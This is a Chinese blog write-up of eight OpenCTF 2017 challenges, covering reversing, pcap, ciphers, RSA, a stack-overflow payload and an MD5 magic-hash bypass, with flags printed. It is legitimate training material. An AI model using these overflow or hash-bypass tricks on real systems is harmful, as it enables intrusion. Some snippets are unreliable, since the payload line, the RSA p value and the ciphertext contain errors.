

# XCTF OpenCTF 2017 部分WP(8道)

原创

xiaoyuyulala 于 2018-10-10 15:20:18 发布 1462 收藏

分类专栏: [CTF\\_WP](#) 文章标签: [OpenCTF 2017 XCTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_42192672/article/details/82997703](https://blog.csdn.net/qq_42192672/article/details/82997703)

版权



[CTF\\_WP](#) 专栏收录该内容

19 篇文章 0 订阅

订阅专栏

最近想去看看XCTF实训平台, 算是给自己的一个督促吧, 选的第一个目标是OpenCTF 2017

## 1. OpenReverse

拖进IDA分析main函数, 截图如下

其实就是比较v30与v4地址处的字符串是否相等, v30是我们的输入, 那么关键就是看v4了

v4的初始值我们都知道, 接下来观察函数40100对v4有什么改变

发现有对v4开始的26个字符全部进行了一个异或操作


当然拉我们动态调试在strcmp函数的地方设断点显然是可以看到变形后的v4的

```
00401142  E8 FF000000 call 0250be3e.00401246
00401147  83C4 18      add esp,0x18
0040114E  8D7424 0C    lea esi,dword ptr ss:[esp+0xC]
0040114E  8D4424 28    lea eax,dword ptr ss:[esp+0x28]
00401152  8A10      mov dl,byte ptr ds:[eax]
00401154  8A1E      mov bl,byte ptr ds:[esi]
00401156  8ACA      mov cl,dl
00401158  3AD3      cmp dl,bl
0040115A  75 1E      jnz X025dbe3e.0040117A
0040115C  84C9      test cl,cl
0040115E  74 16      je X025dbe3e.00401176
00401160  8A50 01    mov dl,byte ptr ds:[eax+0x1]
00401163  8A5E 01    mov bl,byte ptr ds:[esi+0x1]
00401166  8ACA      mov cl,dl
00401168  3AD3      cmp dl,bl
0040116A  75 0E      jnz X025dbe3e.0040117A
0040116C  83C0 02    add eax,0x2
0040116F  83C6 02    add esi,0x2
00401172  84C9      test cl,cl
00401174  75 DC      jnz X025dbe3e.00401152
00401176  33C0      xor eax,eax
00401178  EB 05      jmp X025dbe3e.0040117F
0040117A  1BC0      sbb eax,eax
0040117C  83D8 FF   sbb eax,-0x1
0040117F  5F        pop edi
00401180  5E        pop esi
00401181  85C0      test eax,eax
00401183  5B        pop ebx
00401184  75 07      jnz X025dbe3e.0040118D
00401186  68 60904000 push 025dbe3e.00409060
00401189  EB 05      jmp X025dbe3e.00401102
堆栈地址=0019FEC4, (ASCII "XCTF{5eacs6y8p1o9g1tc9521}")
esi=0040128E (025dbe3e.<ModuleEntryPoint>)
right!!!
https://blog.csdn.net/qq_42192672
```

easy

## 2.zip

我一直以为是伪加密, 但winhex一波后发现是真加密, 提示是纯数字, 果断暴力破解



获得密码，输入即得flag

### 3. pcap

提示是wireshark,tcp

直接过滤流量包，找到get包，有明显的XCTF

```
Request Method: GET
✓ Request URI: /?q=XCTF%7BRSUJecDZ5xFp1z1X%26Nmpt%40PZSDQ%25Gbx6%7D
  Request URI Path: /
  ✓ Request URI Query: q=XCTF%7BRSUJecDZ5xFp1z1X%26Nmpt%40PZSDQ%25Gbx6%7D
```

最后进行urldecode: `XCTF{RSUJecDZ5xFp1z1X&Nmpt@PZSDQ%Gbx6}`

### 4. Maya Cipher

这玛雅数字真的是太秀了

改成正常数字看一下

```
5, 8, 4, 3, 5, 4, 4, 6, 7, B,
3, 2, 3, 0, 3, 1, 3, 8, 5, F,
6, 9, 7, 3, 5, F, 6, 3, 6, F,
6, D, 6, 9, 6, E, 6, 7, 7, D
```

[https://blog.csdn.net/qq\\_42192672](https://blog.csdn.net/qq_42192672)

最后直接转ASCII得

```
>>> s=[0x58, 0x43, 0x54, 0x46, 0x7B, 0x32, 0x30, 0x31, 0x38, 0x5F, 0x69, 0x73, 0x5F, 0x63, 0x6F, 0x6D, 0x69, 0x6E, 0x67, 0x7D]
>>> flag=''
>>> for i in range(len(s)):
>>>     flag+=chr(s[i])

>>> flag
'XCTF{2018_is_coming}'
>>>
```

[https://blog.csdn.net/qq\\_42192672](https://blog.csdn.net/qq_42192672)

### 5.blind

Hint: 72位junk

nc之后会返回一个地址，直接payload覆盖EIP就OK

```
payload='a'+72+p64(0x40060d)
cn.sendline(payload)
print(cn.recvall())
cn.interactive()
```

## 6.easy-rsa

看题目估计就是解一个RSA

地址连接挂了，题目我是从别人博客里找到的，如下

```
p = 9648423029010515676590551740010426534945737639235739800643989352039852507298491399561035009163427050370
q = 1187484383798029703209240584865365685276091015454338090765004019070428335890920857825106304773244399223
e = 65537
c = 6901631935665563921019494657034871506639627457918198774548490884623246443664004346101674621595060991630
```

之前遇到这种题目我就直接RSAtool，不过这次打算自己写写看，脚本都大同小异

```
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)
def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise Exception('modular inverse does not exist')
    else:
        return x % m
p = 9648423029010515676590551740010426534945737639235739800643989352039852507298491399561035009163427050370
q = 1187484383798029703209240584865365685276091015454338090765004019070428335890920857825106304773244399223
e = 65537
d = modinv(e, (p-1)*(q-1))
print d
c = 69016319356655639210194946570348715066396274579181987745484908846232464436640043461016746215950609916307

m=pow(c,d,p*q)
print m
```

## 7.jsjs

使用Firefox的Web Developer插件查看源代码

## 8.variacover

直接找md5值为0的字符串就好

[http://202.112.51.184:8103/?id=a\[0\]=s878926199a](http://202.112.51.184:8103/?id=a[0]=s878926199a)



[创作打卡挑战赛](#) >

[赢取流量/现金/CSDN周边激励大奖](#)